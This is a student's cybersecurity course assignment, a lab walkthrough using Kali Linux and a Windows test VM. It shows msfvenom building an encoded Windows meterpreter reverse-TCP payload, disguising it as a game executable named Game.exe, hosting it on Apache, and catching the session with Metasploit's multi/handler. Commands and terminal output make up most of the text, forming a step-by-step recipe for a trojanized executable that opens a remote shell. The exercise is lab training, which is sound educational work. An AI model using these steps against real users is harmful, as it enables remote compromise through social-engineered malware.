Day 6 Assignment | LetsUpgrade | Cybersecurity

Name: Prashnik Das
Registered email: prashnik20@gmail.com

____

Q 1.

Create a payload for windows.
Transfer the payload to the victim's machine
Exploit the victim's machine


Ans: I will be using a Pentester Win-16(Victim's Machine) and Kali Linux Virtual Machine

Objectives:

Create a web server
Create a venom/exploit and host it on web server
Let victim download the venom and wait for a meterpreter session using msfconsole
Let victim install the exploit


Step 1: Open Kali Linux terminal and enter administrator mode using the command sudo su – and enter password.

Step 2: Install apache2 using command apt install apache2 -y



```
E: Invalid operation intsall
root@kali:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following packages will be upgraded:
  apache2 apache2-bin apache2-data apache2-utils
4 upgraded, 0 newly installed, 0 to remove and 403 not upgraded.
Need to get 0 B/2,033 kB of archives.
After this operation, 19.5 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
(Reading database ... 258824 files and directories currently installed.)
Preparing to unpack .../apache2_2.4.46-1_amd64.deb ...
Unpacking apache2 (2.4.46-1) over (2.4.43-1) ...
Preparing to unpack .../apache2-bin_2.4.46-1_amd64.deb ...
Unpacking apache2-bin (2.4.46-1) over (2.4.43-1) ...
Preparing to unpack .../apache2-data_2.4.46-1_all.deb ...
Unpacking apache2-data (2.4.46-1) over (2.4.43-1) ...
Preparing to unpack .../apache2-utils_2.4.46-1_amd64.deb ...
Unpacking apache2-utils (2.4.46-1) over (2.4.43-1) ...
Setting up apache2-bin (2.4.46-1) ...
Setting up apache2-data (2.4.46-1) ...
Setting up apache2-utils (2.4.46-1) ...
Setting up apache2 (2.4.46-1) ...
Installing new version of config file /etc/apache2/mods-available/deflate.conf ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for kali-menu (2020.3.2) ...
Processing triggers for systemd (245.6-2) ...
root@kali:~#
```


Step 3: Now we will host up a website. Type and enter cd /var/www/html > mkdir CounterStrike >cd CounterStrike



```
Processing triggers for systemd (245.6-2) ...
root@kali:~# cd /var/www/html
root@kali:/var/www/html# mkdir CounterStrike
root@kali:/var/www/html# cd CounterStrike
root@kali:/var/www/html/CounterStrike#
```

Step 4: Now we will create up our venom.


Type and enter msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=*YOUR KALI IP ADDRESS* -f exe> /var/www/html/CounterStrike/Game.exe



```
root@kali-pc-001:/var/www/html/CounterStrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.
168.111.5 -f exe> /var/www/html/CounterStrike/Game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```


Step 5: Now the webserver is created. Type the following command to run it

systemctl enable apache2 >
systemctl enable apache2



```
root@kali-pc-001:/var/www/html/CounterStrike# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
root@kali-pc-001:/var/www/html/CounterStrike# systemctl start apache2
root@kali-pc-001:/var/www/html/CounterStrike# 
```


Step 6: Our server is now hosted. Start the victim machine and open a browser and open the address. In my case the address is http://192.168.111.5/CounterStrike/



Index of /CounterStrike


```
Name                Last modified     Size Description
Parent Directory                         -
Game.exe            2020-09-01 02:03  72K
Apache/2.4.43 (Debian) Server at 192.168.111.5 Port 80
```

Step 7: Go to the Location where your file(exploit) is downloaded in Pentester-Win-16. Create a text file named **b** there. Now there open your machine and go to root directory **cd ~** and create a text file using command **touch a.txt**. **Now** open Metasploit framework using command **msfconsole**




```
root@kali-pc-001:~# touch a.txt
root@kali-pc-001:~# msfconsole
               .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v5.0.93-dev                          ]
+ -- --=[ 2029 exploits - 1103 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > 
```

Step 8: The Metasploit Framework will start. Write command **use multi/handler** > **show options**



```
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v5.0.93-dev                          ]
+ -- --=[ 2029 exploits - 1103 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse.tcp
[-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.111.5    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```

Step 9: now type command **exploit -j -z** kali terminal and press enter. Open your Victim windows machine and run the Game.exe file. The victim machine is now exploited. Now you can press **?** on your kali terminal to see the list of commands you can use



Index of /CounterStrike

Name	Last modified	Size	Description
Parent Directory			
Game.exe	2020-09-01 02:03	72	

Apache/2.4.43 (Debian) Server at 192.168

Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?


Name: C:\Users\Administrator\Downloads\Game.exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\Administrator\Downloads\Game.exe

Run | Cancel

